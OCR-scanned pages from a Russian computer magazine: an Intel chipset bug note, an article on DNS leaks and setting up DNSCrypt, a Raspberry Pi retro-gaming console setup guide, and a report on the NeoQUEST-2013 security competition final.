
## ИСТОРИЯ ПОВТОРЯЕТСЯ

И снова у Intel возникли проблемы с чипсетами. На этот раз неприятная оказия может произойти с USB 3.0. Дело в том, что микросхемы ревизии C1 во время вхождения системы в режим сна могут переставать видеть некоторые порты. Во время пробуждения USB-разъемы снова определяются. Ошибка некритичная, однако с обновлением ревизии до версии C2 будет исправлена.


Напомним, что одновременно с анонсом Sandy Bridge была обнаружена ошибка чипсета P67 Express, в котором некорректно работали порты SATA II. Intel достаточно оперативно выпустила новую ревизию микросхемы, а производители материнских плат — устройства с приставкой B3.




Сравнение процессоров в wPrime




Сравнение процессоров в WinRAR





Сравнение HD Graphics 4600 с HD Graphics 4000 и Radeon HD 8670D в бенчмарке 3DMark Fire Strike. Как видишь, встроенное видео «камней» Intel прилично уступает графике APU AMD



# DNSCrypt: прячем DNS-трафик

## Защита DNS-соединений для параноиков

Используя VPN, ты думаешь, что за тобой никто не подсматривает и передаваемые данные защищены? Ты ошибаешься. Сейчас попробую объяснить почему.



Денис Колисниченко
dhsilabs@gmail.com

### ВКРАТЦЕ О DNSCRYPT

При использовании HTTPS или SSL твой HTTP-трафик зашифрован, то есть защищен. Когда ты используешь VPN, шифруется уже весь твой трафик (конечно, все зависит от настроек VPN, но, как правило, так оно и есть). Но иногда, даже когда используется VPN, твои DNS-запросы не зашифрованы, они передаются как есть, что открывает огромное пространство для «творчества», включая MITM-атаки, перенаправление трафика и многое другое.

Тут на помощь приходит опенсорсная утилита DNSCrypt, разработанная хорошо известными тебе создателями OpenDNS, — программа, позволяющая шифровать DNS-запросы. После ее установки на компьютер твои соединения также будут защищены и ты сможешь более безопасно бороздить просторы интернета. Конечно, DNSCrypt — это не панацея от всех проблем, а только одно из средств обеспечения безопасности. Для шифрования всего трафика все еще нужно использовать VPN-соединение, но в паре с DNSCrypt будет безопаснее. Если тебя такое краткое объяснение устроило, можешь сразу переходить к разделу, где я буду описывать установку и использование программы.

### ДЛЯ НАСТОЯЩИХ ПАРАНОИКОВ

Попробуем разобраться глубже. Этот раздел предназначен для настоящих параноиков. Если ты ценишь свое время, тогда можешь сразу перейти к установке программы.

Итак, как говорится, лучше один раз увидеть, чем сто раз услышать. Посмотри на рисунок 1. Допустим, клиент (ноутбук на рисунке) пытается обратиться к dkws.org.ua. Первым делом он должен разрешить символьное имя узла в IP-адрес. Если же конфигурация сети такова, что используется DNS-сервер провайдера (незашифрованное соединение, красная линия на рисунке), то разрешение символьного имени в IP-адрес происходит по незашифрованному соединению.

Да, какие данные ты будешь передавать на dkws.org.ua, никто не узнает. Но есть несколько очень неприятных моментов. Во-первых, провайдер, просмотрев логи DNS, сможет узнать, какие сайты ты посещал. Тебе это нужно? Во-вторых, вероятна возможность атак DNS-спуфинг и DNS-снупинг. Подробно описывать их не буду, об этом уже написано множество статей. В двух словах ситуация может быть следующей: некто между тобой и провайдером может перехватить DNS-запрос (а так как запросы не шифруются, то перехватить запрос и прочитать его содержимое не составит никакого труда) и отправить тебе «поддельный» ответ. В результате вместо того, чтобы посетить dkws.org.ua, ты перейдешь на сайт злоумышленника, как две капли воды похожий на тот, который тебе нужен, введешь свой пароль от форума, ну а дальше развитие событий, думаю, ясно.

Описанная ситуация называется DNS leaking («утечка DNS»). DNS leaking происходит, когда твоя система даже после соединения с VPN-сервером или Tor продолжает запрашивать DNS-серверы провайдера для разрешения доменных имен. Каждый раз, когда ты посещаешь новый сайт, соединяешься с новым сервером или запускаешь какое-то сетевое приложение, твоя система обращается к DNS провайдера, чтобы разрешить имя в IP. В итоге твой провайдер или любой желающий, находящийся на «последней миле», то есть между тобой и провайдером, может получить все имена узлов, к которым ты обращаешься. Приведенный выше вариант с подменой IP-адреса совсем жестокий, но в любом случае есть возможность отслеживать посещенные тобой узлы и использовать эту информацию в собственных целях.

Если ты «боишься» своего провайдера или просто не хочешь, чтобы он видел, какие сайты ты посещаешь, можешь (разумеется, кроме использования VPN и других средств защиты) дополнительно настроить свой компьютер на использование DNS-серверов проекта OpenDNS (www.opendns.com). На данный момент это следующие серверы:

- 208.67.222.222;
- 208.67.220.220.

При этом тебе не нужно никакое другое дополнительное программное обеспечение. Просто настрой свою систему на использование этих DNS-серверов.

Но все равно остается проблема перехвата DNS-соединений. Да, ты уже обращаешься не к DNS провайдера, а к OpenDNS, но все еще можно перехватить пакеты и посмотреть, что в них. То есть при желании можно узнать, к каким узлам ты обращался.

Вот мы и подошли к DNSCrypt. Эта программулина позволяет зашифровать твое DNS-соединение. Теперь твой провайдер (и все, кто между тобой и им) точно не узнает, какие сайты ты посещаешь! Еще раз повторюсь. Эта программа не замена Tor или VPN. По-прежнему остальные передаваемые тобой данные передаются без шифрования, если ты не используешь ни VPN, ни Tor. Программа шифрует только DNS-трафик.





**Рис. 1. Зашифрованное VPN-соединение (зеленая линия) и незашифрованное соединение с DNS-сервером провайдера (красная линия)**

## DNS LEAK

Сайт https://www.dnsleaktest.com позволяет определить «утечку» DNS и объясняет, как от нее избавиться. Просто зайди на этот сайт. Нажав кнопку Check for DNS leaks now, ты получишь список DNS-серверов, через которые могут проходить твои запросы. Следовательно, ты увидишь, кто именно может узнать, какие сайты ты посещаешь (рис. 2).

Как показано на рис. 2, владельцы 12 DNS-серверов имеют возможность записывать все посещенные мною сайты. Но поскольку я работаю через Tor, то меня этот вопрос мало беспокоит.

На страничке bit.ly/1ctmgaJ описано, как исправить эту уязвимость (то есть что сделать, чтобы после подключения к VPN твоя система использовала DNS-серверы VPN-провайдера, а не твоего интернет-провайдера). Повторять все это не вижу смысла, поскольку любой справится с пошаговой последовательностью действий.

## УСТАНОВКА И ИСПОЛЬЗОВАНИЕ DNSCRYPT

Самый простой способ защитить свое DNS-соединение — это использовать DNSCrypt. Можно, конечно, следовать рекомендациям от www.dnsleaktest.com, а можно пойти по пути наименьшего сопротивления и просто установить DNSCrypt.

Первым делом качаем сам DNSCrypt (https://github.com/opendns/dnscrypt-win-client). Я сразу привел ссылку на GitHub, откуда можно скачать программу. Если хочешь получить о ней дополнительную информацию, тогда тебе сюда: bit.ly/vjGXjB. Чтобы скачать программу с GitHub, нажми кнопку Download ZIP. Будет загружен архив с исходниками DNSCrypt. Уже откомпилированная версия находится в каталоге DNSCrypt архива. Распакуй файлы. В принципе тебе нужен только один файл — dnscrypt-proxy.exe. Он находится в том самом каталоге. Все остальное (исходники) можно удалить.

Но это еще не все. Если ты уже погуглил, то, значит, видел скриншоты DNSCrypt. Запустив dnscrypt-proxy.exe, ты понял, что что-то не то. Программа запустилась в окне командной строки. Все правильно, ты скачал сам прокси, а теперь еще нужно скачать к нему оболочку. На GitHub есть еще один проект — необходимая нам оболочка (bit.ly/ADxggQ).


Аналогичным образом скачай ZIP-архив, распакуй его куда-нибудь. В каталоге binaries/Release/ будет программа dnscrypt-winclient.exe. Скопируй этот файл в каталог, в котором находится файл dnscrypt-proxy.exe.

Осталось только запустить dnscrypt-proxy.exe. В появившемся окне выбери сетевые адаптеры, которые нужно защитить, и нажми кнопку Start. Если все нормально, тогда возле кнопки Stop (в нее превратится кнопка Start) появится надпись DNSCrypt is running (рис. 3). Кстати, обрати внимание, что интерфейс для OS X выглядит несколько иначе (клиент для OS X можно взять здесь: bit.ly/rCNp01).

## В КАЧЕСТВЕ ЗАКЛЮЧЕНИЯ

Статья получилась не очень большая, поскольку сама программа очень проста в использовании. Но она была бы неполной, если бы я не упомянул и о VPN. Если ты прочитал эту статью, тебя она заинтересовала, но ты еще не пользуешься услугами VPN-провайдера для шифрования своих данных, то самое время это сделать. VPN-провайдер предоставит тебе безопасный туннель для передачи твоих данных, а DNSCrypt обеспечит защиту DNS-соединений. Конечно, SecurityKISS платный (бесплатный тарифный план можно использовать разве что для ознакомления), но ведь за безопасность нужно платить?

Можно использовать, конечно, и Tor (о котором уже писалось в одном из предыдущих выпусков), но Tor работает относительно медленно, и это, как ни крути, не VPN — весь трафик «торифицировать» не получится. В любом случае (какой бы вариант ты ни выбрал) теперь твои DNS-соединения защищены. Осталось только определиться со средством шифрования трафика (если ты это еще не сделал).








**Рис. 2. Список DNS-серверов**

**Рис. 3. DNSCrypt запущен**





**WWW**

DNS snooping: bit.ly/18xQA4v

DNS spoofing: en.wikipedia.org/wiki/DNS_spoofing

# RASPBERRY PI — НОВАЯ РЕАЛЬНОСТЬ





# Превращаем малиновый микрокомпьютер в универсальную ретроконсоль

До выхода nextgen-консолей остался месяц с лишним, и весь мир готовится к новым Battlefield'ам и FIFA'м. Если тебя все это не возбуждает, у тебя есть возможность прямо сейчас приобщиться к вечным ценностям. Давай посмотрим, как твой Raspberry Pi поможет тебе в этом деле.

Почему именно Raspberry Pi? Разумеется, ты можешь запустить эмулятор почти на любом устройстве. В большинстве случаев ты даже сможешь вывести картинку на большой экран и воспользоваться любым джойстиком. Но хочется получить все удобства работы с приставкой. Это значит: никаких клавиатур и мышей, возможность выполнять все, что нужно, с джойстика и высокая скорость загрузки. Низкое энергопотребление и бесшумность позволяют держать Raspberry Pi всегда включенным, так что последний пункт вычеркиваем. Мощности «малинки» хватит для всего, кроме разве что PS1 (но, уверен, это скоро изменится благодаря проектам вроде PSX ReARMed). А со всем остальным нам на помощь придет проект RetroArch и его графическая надстройка Emulation Station!



Илья Илембитов
ilembitov@real.xakep.ru



INFO

Можно использовать до четырех джойстиков, но тогда придется задействовать USB-хаб с внешним питанием.

### ЧТО НАМ ПОНАДОБИТСЯ

Во многом придется повториться: очень желателен корпус (они сейчас доступны по 300–400 рублей), а подходящий зарядник у тебя почти наверняка уже есть. Наконец, понадобится SD-карта. Чем выше класс — тем лучше, тем более что 32-гиговые карты 10-го класса стоят довольно мало. Также желателен Wi-Fi-адаптер. Я пользуюсь TP-LINK TL-WN725N. В отличие от медиацентра, для игровой системы качество канала не критично, но само подключение необходимо (зачем — мы поговорим чуть позже).

### WEAPON OF CHOICE

Самому важному железному компоненту я решил отвести отдельную главу. Конечно же, речь пойдет о геймпаде. Какой лучше выбрать?

За последние 10–15 лет консоли заметно изменились, и это отразилось на их контроллерах. В первую очередь речь идет о крестовине, которая сейчас остается важной только в очень специфичных жанрах. В старых играх же крестовина была главным элементом. Взять хотя бы диагональные движения: стрельба «вверх-вправо» в Contra нужна очень часто, и тут важно четкое срабатывание. Кроме того, Nintendo до последнего удавалось удерживать патент на классическую крестовину. Microsoft, Sony и прочим приходилось изгаляться по-всякому. Насколько я понимаю, фанатам Sony в этом смысле повезло больше — у них, в отличие от Microsoft, крестовина разделена и поэтому работает четко. Короче говоря, покупка USB-клона ретроконтроллера на Amazon'е в этом контексте не кажется блажью.

Но с другой стороны, клон NES-контроллера точно не подойдет для SNES или Sega Megadrive — у него банально не хватит кнопок. Забегая вперед, скажу, что нам понадобятся дополнительные клавиши на джойстике, если мы не хотим использовать клавиатуру для выхода из эмулятора и других дополнительных функций. В этом смысле прелесть контроллера от PS3 или Xbox 360 в том, что клавиш точно хватит.

Опять-таки если у тебя уже есть игровая приставка, то наверняка есть и геймпад. Завести контроллер Xbox 360 или PS3 относительно просто.

У фанатов Sony в данном случае есть большой плюс — их джойстик универсален и может подключаться как по стандартному Bluetooth, так и по USB. С другой стороны, драйвер для DualShock придется качать и собирать своими руками, а драйвер для Xbox доступен в родном репозитории.

Другой плюс контроллера от Xbox в том, что если потом захочется поиграть на PC, то у него поддержка в играх намного лучше, чем у DualShock'а. Жирный минус в том, что контроллер от Xbox 360 работает по проприетарному беспроводному протоколу и разъем у него отличается от USB.

По себе знаю, что выбор джойстика — почти религиозный вопрос. Поэтому хотя с практической точки зрения удачнее DualShock, но, если ты привык к Microsoft-овскому контроллеру, ты все равно сделаешь все, чтобы пользоваться им. Тут есть три варианта:

1. Купить специальный и довольно редкий беспроводной USB-адаптер Wireless Gaming Receiver for Windows PC, стоит около 1300 рублей.
2. Купить специальный и менее редкий USB-провод для зарядки беспроводного джойстика Play & Charge Kit. Продается в комплекте с аккумулятором, стоит около 700 рублей. Длина кабеля — 2,7 м.
3. Купить проводной джойстик (около 1500 рублей). Длина кабеля — все те же 2,7 м.

В общем, если у тебя не очень большая гостиная, логичнее всего купить Play & Charge Kit. Все-таки в быту аккумулятор намного полезнее, чем все остальное. Ну а у меня уже был проводной контроллер Xbox, поэтому говорить буду о нем.

### РАЗВОРАЧИВАЕМ СИСТЕМУ

Все, о чем дальше пойдет речь, стало возможным благодаря проекту RetroArch. Это фреймворк, объединяющий кучу эмуляторов для различных систем, от NES до PSX и DOS. Благодаря ему нам не придется, например, отдельно настраивать управление в каждом эмуляторе. Raspberry Pi активно поддерживается, и существует специальный скрипт (bit.ly/18UUBeP), по-

| Система | Поддерживаемые форматы |
|---|---|
| Atari 2600 | .a26 .A26 .bin .BIN .rom .ROM .zip .ZIP .gz .GZ |
| C64 | .crt .CRT .d64 .D64 .g64 .G64 .t64 .T64 .tap .TAP .x64 .X64 .zip .ZIP |
| Sega Mega Drive / Genesis | .smd .SMD .bin .BIN |
| Nintendo Entertainment System | .nes .NES |
| Sony PlayStation 1 | .img .IMG .7z .7Z .pbp .PBP .bin .BIN |
| Super Nintendo | .smc .sfc .fig .swc .SMC .SFC .FIG .SWC |
| ZX Spectrum | .z80 .Z80 |

Форматы, поддерживаемые эмуляторами RetroPie




При загрузке ты увидишь вот такой сплешскрин

Так RetroArch видит твой джойстик

зволяющий довольно просто установить его на официальный дистрибутив Raspbian. Все действительно просто, но довольно долго. Мы пойдем более легким путем и возьмем специальный образ (bit.ly/11zhCmw). По сути это и есть стандартный Raspbian, только с уже установленными эмуляторами.

Скачай образ любым удобным способом и залей его на SD-карту. Под Windows ты можешь использовать Win32 Disk Imager (bit.ly/V2Ter5), а под Linux и OS X воспользуйся стандартным dd:

```
dd if=RetroPieImage* of=/dev/sdX bs=1M # Для Linux
dd if=RetroPieImage* of=/dev/rdiskN bs=1M # Для OS X
```

Обрати внимание, что заливать нужно не в раздел, а в корень диска (то есть /dev/sdc, а не /dev/sdc1). Макинтошникам стоит обратить внимание на приставку r (rdisk вместо disk) — этот режим значительно ускоряет запись данных.

Итак, записали диск, вставили в Raspberry. Подключаем зарядку, сетевой кабель и HDMI. Войдем в систему по SSH:

```
# Указывай свой IP, пароль — raspberry
ssh pi@192.168.1.209
```

Воткни Wi-Fi-адаптер и контроллер. Теперь настроим Wi-Fi самым простым способом.

```
sudo nano /etc/network/interfaces
auto lo
iface lo inet loopback
iface eth0 inet dhcp
allow-hotplug wlan0
auto wlan0
iface wlan0 inet dhcp
    wpa-ssid "ssid"     # Имя твоей сети
    wpa-psk "password" # Пароль к сети
```

А теперь займемся настройкой геймпада Xbox:

```
sudo apt-get update
sudo apt-get install xboxdrv
sudo nano /etc/rc.local
xboxdrv --trigger-as-button --id 0 --led 2 ↵
--deadzone 4000 --silent & sleep 1
xboxdrv --trigger-as-button --id 1 --led 3 ↵
--deadzone 4000 --silent & sleep 1
xboxdrv --trigger-as-button --id 2 --led 4 ↵
--deadzone 4000 --silent & sleep 1
xboxdrv --trigger-as-button --id 3 --led 5 ↵
--deadzone 4000 --silent & sleep 1
```

Обрати внимание на опцию --id. Для беспроводного джойстика нужно использовать --wid.

Теперь зайдем в настройки самого Raspberry:

```
sudo raspi-config
```

По умолчанию системе не доступно все дисковое пространство. Для того чтобы это изменить, выбери пункт Expand Filesystem. Во-вторых, можно поиграться с настройками про-



**WARNING**

Выставлять очень высокие значения частоты процессора не рекомендуется — это может привести к нарушению целостности данных на карте. Кроме того, в Emulation Station могут быть лаги.

изводительности. Тут стоит поэкспериментировать, единого варианта нет. Я не трогал частоту процессора (пункт Overclock), но менял распределение памяти между оперативной и графической (Advanced → Memory Split) на 256/256. После того как ты закончишь с настройками, система предложит тебе перезагрузиться. Согласись. При перезагрузке можешь выдернуть сетевой кабель — подхватится Wi-Fi.

Если все пошло как надо, то после загрузки на твоем геймпаде кружок вокруг X перестанет мигать и засветится первый сегмент. Это значит, что джойстик определился как первый в системе. При первом запуске Emulation Station предложит тебе настроить управление на джойстике, тут все довольно прозрачно.

Итак, ты в главном меню. Переключение между эмуляторами происходит по нажатию стрелок вправо-влево. Сначала ты можешь прийти в ступор — почему доступен только Doom, Duke Nukem, DOS, Apple II и Sega? Дело в том, что большинство эмуляторов будут доступны только тогда, когда в их папках появятся файлы ромов. И вот сейчас ты поймешь, зачем был нужен Wi-Fi!

На своей основной системе подключись к FTP-серверу с IP-адресом твоей «малинки» (на всякий случай: после перехода на Wi-Fi он точно будет другой). Здесь ты увидишь аккуратную структуру папок с именами систем. Учти, что каждый эмулятор поддерживает вполне конкретный набор форматов. На прошлом развороте я привел табличку для основных эмуляторов, а полный список ты найдешь в файле /home/pi/.emulationstation/es_systems.cfg. В общем, главный момент — в большинстве случаев не нужно заливать ромсеты из ZIP-файлов. Потратишь кучу времени, а потом еще будешь сильно и неприятно удивлен.

После того как ты залил нужный ROM, нужно обновить Emulation Station. Для этого на геймпаде (при стандартной конфигурации) нужно нажать Start и выбрать Reload. Вуаля — соответствующий эмулятор активировался и ему видны твои ромы.

Но не спеши загружаться. По умолчанию Emulation Station не позволяет выходить из эмулятора в основное меню с геймпада. И тут начинается самый интересный момент — ручная настройка кнопок джойстика.

Подключайся по SSH, набирай:

```
sudo nano ~/RetroPie/configs/all/retroarch.cfg
```

Добавь в конец файла

```
input_exit_emulator_axis = -5
```

Это позволит тебе выходить из эмулятора при нажатии «вверх» на крестовине. Но можно сделать еще круче!



**INFO**

Если не настроить кнопку выхода, то покидать эмулятор придется с помощью ребута. Из-за частых перезагрузок запросто может нарушиться целостность карты, и придется заново заливать образ.




**INFO**

У RetroPie есть свой отдельный конфигуратор:

```
cd ~/RetroPie-Setup/
sudo ./retropie_
setup.sh
```

Отсюда ты можешь обновить эмуляторы и поковыряться в различных опциях.



```
savefile_directory = /home/pi/RetroPie/savestate
savestate_directory = /home/pi/RetroPie/↵
savestate
screenshot_directory = /home/pi/RetroPie/↵
screenshots
autosave_interval = 300
input_exit_emulator_axis = -5
input_save_state_axis = +4
input_load_state_axis = -4
input_screenshot_axis = +5
```

Итак, с помощью крестовины ты сможешь выходить из эмулятора, делать сохранение (вправо), загружать сохранение (влево), делать скриншот (вниз). Еще можно подстраховаться, для этого вставь перед input_exit_emulator_axis строчку:

```
input_enable_hotkey_btn = 10
```

Теперь перед каждым действием, назначенным после этой строчки, нужно будет зажать большой X. На всякий случай я приложил схему кнопок с точки зрения конфига. Каждый элемент имеет суффикс (btn или axis) и номер (5, 10 или +4 для стрелок/джойстиков). Чтобы сохранения и скриншоты заработали, не забудь создать папки:

```
sudo mkdir /home/RetroPie/{savestate,screenshots}
```

После того как ты закончил все это править, не забудь снова перегрузить эмулятор. На самом деле настроек намного больше. Как минимум есть еще ускоренный режим: input_toggle_fast_forward назначает клавишу, переключающую его при нажатии, input_hold_fast_forward — при удержании. В интернете можно ознакомиться с полным списком опций (bit.ly/14FMPcT).

### НАВОДИМ КРАСОТУ

Итак, остались мелочи. Во-первых, можно отключить ненужные эмуляторы. Для этого полностью закомментируй их секции в файле в /home/pi/.emulationstation/es_systems.cfg. Заодно можешь закомментить и секцию Input Control — все равно для любой реально задачи тебе придется лезть в конфиг.

Во-вторых, в поставке RetroPie есть скрипт, который автоматически ищет обложки к играм. Для этого запусти:

```
sudo python ~/RetroPie/supplementary/ES-scraper/↵
scraper.py -crc
```

Опция crc позволит искать не по названиям, а по сигнатурам файлов. Понятно, что это более длинный процесс, но зато это проще, чем вручную называть файлы так, чтобы понял скрипт. Вот, пожалуй, и все. ⌶

NEOQUEST

Aut viam inveniam, aut faciam

2013

НЕОБИТ




# Очная ставка

Во время легендарных Петербургских белых ночей в знаменитом своими прекрасными фонтанами Петродворце прошел финал NeoQUEST-2013 – ежегодного соревнования по кибербезопасности, проводимого компанией НеоБИТ. Мероприятие прошло в рамках 22-ой научно-технической конференции «Методы и технические средства обеспечения безопасности информации».

# NEOQUEST-2013: ОЧНАЯ СТАВКА




**INFO**

Логотип кафедры информационной безопасности компьютерных систем Санкт-Петербургского политехнического университета

## *Как прошел финал конкурса NeoQUEST-2013*

В финале победители февральского отборочного тура NeoQUEST-2013 боролись за главный приз — поездку на одну из международных конференций. Победителем стал один из лучших участников хак-квестов России Виктор Алюшин (AVictor), который выбрал поездку на конференцию RSA в Амстердам.

### ПУТЬ К ПОБЕДЕ

Легенда квеста была поистине захватывающей — участникам нужно было совершить побег из тюрьмы, уложившись в какие-то восемь часов, иначе их ждала казнь на вполне себе правдоподобном электрическом стуле. Квест был пройден далеко не всеми, но не переживайте, никто из участников не пострадал.

В первом задании участники сражались с грозным противником — гипервизором. Им нужно было достать ключ из программы, продемонстрировав свои навыки reverse engineering.

Во втором задании предлагалось преодолеть двухфакторную аутентификацию, перепрошив MIFARE-карточку, реализовав BlindSQL и XSS в сочетании с социнженерией и преодолев систему распознавания образов.

Самым сложным оказалось третье задание, в котором нужно было получить доступ к серверу пожарной сигнализации «тюрьмы», продемонстрировав знания стандартных криптографических протоколов и специфических криптоатак.

